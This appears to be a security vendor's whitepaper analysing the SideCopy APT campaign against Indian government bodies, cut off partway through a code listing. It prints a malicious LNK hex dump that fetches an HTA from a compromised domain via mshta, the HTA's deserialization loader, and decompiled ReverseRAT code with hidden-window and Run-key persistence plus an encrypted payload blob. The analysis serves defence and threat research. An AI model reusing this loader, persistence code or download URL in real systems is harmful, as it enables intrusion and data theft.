
SEQRITE
Enterprise Cybersecurity Solutions by Quick Heal



Operation SideCopy Returns

APT Group targeting the Indian Critical Infrastructure

Whitepaper

Subject matter experts: Chaitanya Haritash, Security Researcher II | Nihar Deshpande, Senior Security Researcher | Shayak Tarafdar, Security Research Lead

TABLE OF CONTENT

INTRODUCTION

The SideCopy APT Group has expanded its activity this year and now targets critical Indian sectors this time.

Quick Heal Security Labs researchers have been tracking the notorious cyber-attack group – 'Transparent Tribe' since the first SideCopy campaign in September 2020, discovered by Quick Heal.


The team has recently discovered an increase in SideCopy's activities targeting certain Government agencies in India. The group has added new malware tools to its arsenal.

Another attack campaign that we had discovered in March 2021 (ref. blog), seems to be part of the more extensive SideCopy campaign. The spear-phishing attack campaign used the Army Welfare Education Society's scholarship form as a lure.

The second wave of SideCopy uses COVID-19 as a lure, which is not unique since, in the last year & a half, the COVID-19 theme has been used in numerous cyber-attacks. However, this is the first time that the COVID-19 theme is being used in the SideCopy campaign.

In most cases, successful execution of the attack would result in deploying a Remote Administration Tool. If a RAT gets installed, the attackers will get unrestricted access to the machine and steal sensitive data from these agencies.

TECHNICAL ANALYSIS



(Vector-1: Execution Chain)

Vector-1 : LNK payload

8a10797ac7f84d09cfb4cb3a6a1e75473dc81dab757c0000036a861575216e5c

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  Decoded text
00000168   00 00 00 00 00 05 03 3C 00 6D 00 73 00 68 00 74 00 61 00 2E 00 65 00 78  .......<.m.s.h.t.a...e.x
00000180   00 65 00 00 00 18 00 00 00 4C 00 00 00 1C 00 00 00 01 00 00 00 1C 00 00  .e.......L.............
00000198   00 2D 00 00 00 00 00 00 00 4B 00 00 00 11 00 00 00 03 00 00 00 ED 0E F8  .-.......K...........í.ø
000001B0   F2 10 00 00 00 00 43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65 6D 33  ò.....C:\Windows\System3
000001C8   32 5C 6D 73 68 74 61 2E 65 78 65 00 00 42 00 44 00 41 00 54 00 45 00 2D  2\mshta.exe..B.D.A.T.E.-
000001E0   00 4F 00 46 00 2D 00 4E 00 45 00 58 00 54 00 2D 00 49 00 4E 00 43 00 52  .O.F.-.N.E.X.T.-.I.N.C.R
000001F8   00 45 00 4D 00 45 00 4E 00 54 00 2D 00 4F 00 4E 00 2D 00 55 00 50 00 2D  .E.M.E.N.T.-.O.N.-.U.P.-
00000210   00 47 00 52 00 41 00 44 00 41 00 54 00 49 00 4F 00 4E 00 2D 00 4F 00 46  .G.R.A.D.A.T.I.O.N.-.O.F
00000228   00 2D 00 50 00 41 00 59 00 2D 00 4F 00 4E 00 2D 00 30 00 31 00 2D 00 4A  .-.P.A.Y.-.O.N.-.0.1.-.J
00000240   00 41 00 4E 00 2D 00 41 00 4E 00 44 00 2D 00 30 00 31 00 2D 00 4A 00 55  .A.N.-.A.N.D.-.0.1.-.J.U
00000258   00 4C 00 14 00 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73  .L...C.:.\.W.i.n.d.o.w.s
00000270   00 5C 00 53 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 79 00 68  .\.S.y.s.t.e.m.3.2.\.y.h
00000288   00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 6C 00 6F 00 6E 00 64 00 6F  .t.t.p.s.:././.l.o.n.d.o
000002A0   00 6E 00 6B 00 69 00 64 00 73 00 2E 00 69 00 6E 00 2F 00 65 00 63 00 68  .n.k.i.d.s...i.n./.e.c.h
000002B8   00 6F 00 6F 00 6C 00 7A 00 2F 00 61 00 73 00 73 00 65 00 74 00 73 00 2F  .o.o.l.z./.a.s.s.e.t.s./
000002D0   00 63 00 73 00 73 00 2F 00 66 00 72 00 6F 00 6E 00 74 00 2F 00 68 00 77  .c.s.s./.f.r.o.n.t./.h.w
000002E8   00 6F 00 2F 00 44 00 41 00 54 00 45 00 2D 00 4F 00 46 00 2D 00 4E 00 45  .o./.D.A.T.E.-.O.F.-.N.E
00000300   00 58 00 54 00 2D 00 49 00 4E 00 43 00 52 00 45 00 4D 00 45 00 4E 00 54  .X.T.-.I.N.C.R.E.M.E.N.T
00000318   00 2D 00 4F 00 4E 00 2D 00 55 00 50 00 2D 00 47 00 52 00 41 00 44 00 41  .-.O.N.-.U.P.-.G.R.A.D.A
00000330   00 54 00 49 00 4F 00 4E 00 2D 00 4F 00 46 00 2D 00 50 00 41 00 59 00 2D  .T.I.O.N.-.O.F.-.P.A.Y.-
00000348   00 4F 00 4E 00 2D 00 30 00 31 00 2D 00 4A 00 41 00 4E 00 2D 00 41 00 4E  .O.N.-.0.1.-.J.A.N.-.A.N
00000360   00 44 00 2D 00 30 00 31 00 2D 00 4A 00 55 00 4C 00 2F 00 63 00 73 00 73  .D.-.0.1.-.J.U.L./.c.s.s
00000378   00 81 00 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 6C 00 6F 00 6E  ...h.t.t.p.s.:././.l.o.n
00000390   00 64 00 6F 00 6E 00 6B 00 69 00 64 00 73 00 2E 00 69 00 6E 00 2F 00 65  .d.o.n.k.i.d.s...i.n./.e
000003A8   00 63 00 68 00 6F 00 6F 00 6C 00 7A 00 2F 00 61 00 73 00 73 00 65 00 74  .c.h.o.o.l.z./.a.s.s.e.t
000003C0   00 73 00 2F 00 63 00 73 00 73 00 2F 00 66 00 72 00 6F 00 6E 00 74 00 2F  .s./.c.s.s./.f.r.o.n.t./
000003D8   00 68 00 77 00 6F 00 2F 00 44 00 41 00 54 00 45 00 2D 00 4F 00 46 00 2D  .h.w.o./.D.A.T.E.-.O.F.-
000003F0   00 4E 00 45 00 58 00 54 00 2D 00 49 00 4E 00 43 00 52 00 45 00 4D 00 45  .N.E.X.T.-.I.N.C.R.E.M.E
00000408   00 4E 00 54 00 2D 00 4F 00 4E 00 2D 00 55 00 50 00 2D 00 47 00 52 00 41  .N.T.-.O.N.-.U.P.-.G.R.A
00000420   00 44 00 41 00 54 00 49 00 4F 00 4E 00 2D 00 4F 00 46 00 2D 00 50 00 41  .D.A.T.I.O.N.-.O.F.-.P.A
00000438   00 59 00 2D 00 4F 00 4E 00 2D 00 30 00 31 00 2D 00 4A 00 41 00 4E 00 2D  .Y.-.O.N.-.0.1.-.J.A.N.-
00000450   00 41 00 4E 00 44 00 2D 00 30 00 31 00 2D 00 4A 00 55 00 4C 00 2F 00 63  .A.N.D.-.0.1.-.J.U.L./.c
00000468   00 73 00 73 00 2F 00 70 00 64 00 66 00 2E 00 69 00 63 00 6F 00 10 00 00  .s.s./.p.d.f...i.c.o....
```

(Initial Intrusion via LNK file)

The initial intrusion chain begins with a spear-phishing email that attempts to lure users into extracting the attached zip archive. Upon extraction, the user would see a document file that is an extension spoofed LNK file. If the user opens the document, the LNK payload gets launched and initiates the malicious activities in the background. To ensure the user is not suspicious, a decoy document is presented to the user.

HTA Payload

```
try {
    sotoversion();
    var StreamItline = basforsixfourstream(paoquemada);
    var firePreciseline = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'matters'+'.Binary'+'.BinaryFormatter');
    var arrayNewlist = new ActiveXObject('System.Collections.ArrayList');
    var daowaoaoaoaoa = firePreciseline.Deserialize_2(StreamItline);
    arrayNewlist.Add(undefined);
    var realObject = daowaoaoaoaoa.DynamicInvoke(arrayNewlist.ToArray()).CreateInstance(fireOnLine);
    realObject.RealityShow(divadivadivadiva,"Courses-in-India-for-Children-of-MEA-officials.pdf")} catch (e) {
    alert(e);
    }
finally{window.close();}
```

(660427971b04313c2ebf2410f9ba4f67c5f1d8ecc472be6c709546a12dc97f7d)


Once the LNK file is launched, it downloads the HTA payload from a compromised domain and executes it via mshta.exe. This HTA file is responsible for showing the decoy document to the user. In addition, it drops an executable of ReverseRAT on disc and executes it.

Custom C# Implant - ReverseRAT

The APT group carefully chooses their targets, upgrades tools in their arsenal based on the targets, and mainly uses limited but effective functionality in being evasive.

Most of the backdoors used in the campaign are NJRat; however, in one specific case, we came across a new payload written in C#, which installs an implant enabling attacker to examine the target and install other backdoors. This implant appears to be an advanced version of the implant that we analyzed in our previous write-up.

Stage-1:




```
private static void Main(string[] args)
{
    int consoleWindow = Program.GetConsoleWindow();
    Program.ShowWindow(consoleWindow, 0);
    string environmentVariable = Environment.GetEnvironmentVariable("TEMP");
    WebClient webClient = new WebClient();
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string text = folderPath + "\\inithost.exe";
    bool flag = !File.Exists(text);
    if (flag)
    {
        Thread.Sleep(1000);
        Process.Start("https://vpn.nic.in/");
        string name = "windows";
        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey registryKey = currentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        Thread.Sleep(30000);
        registryKey.SetValue(name, folderPath + "\\inithost.exe");
        registryKey.Close();
        string cipherText = "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
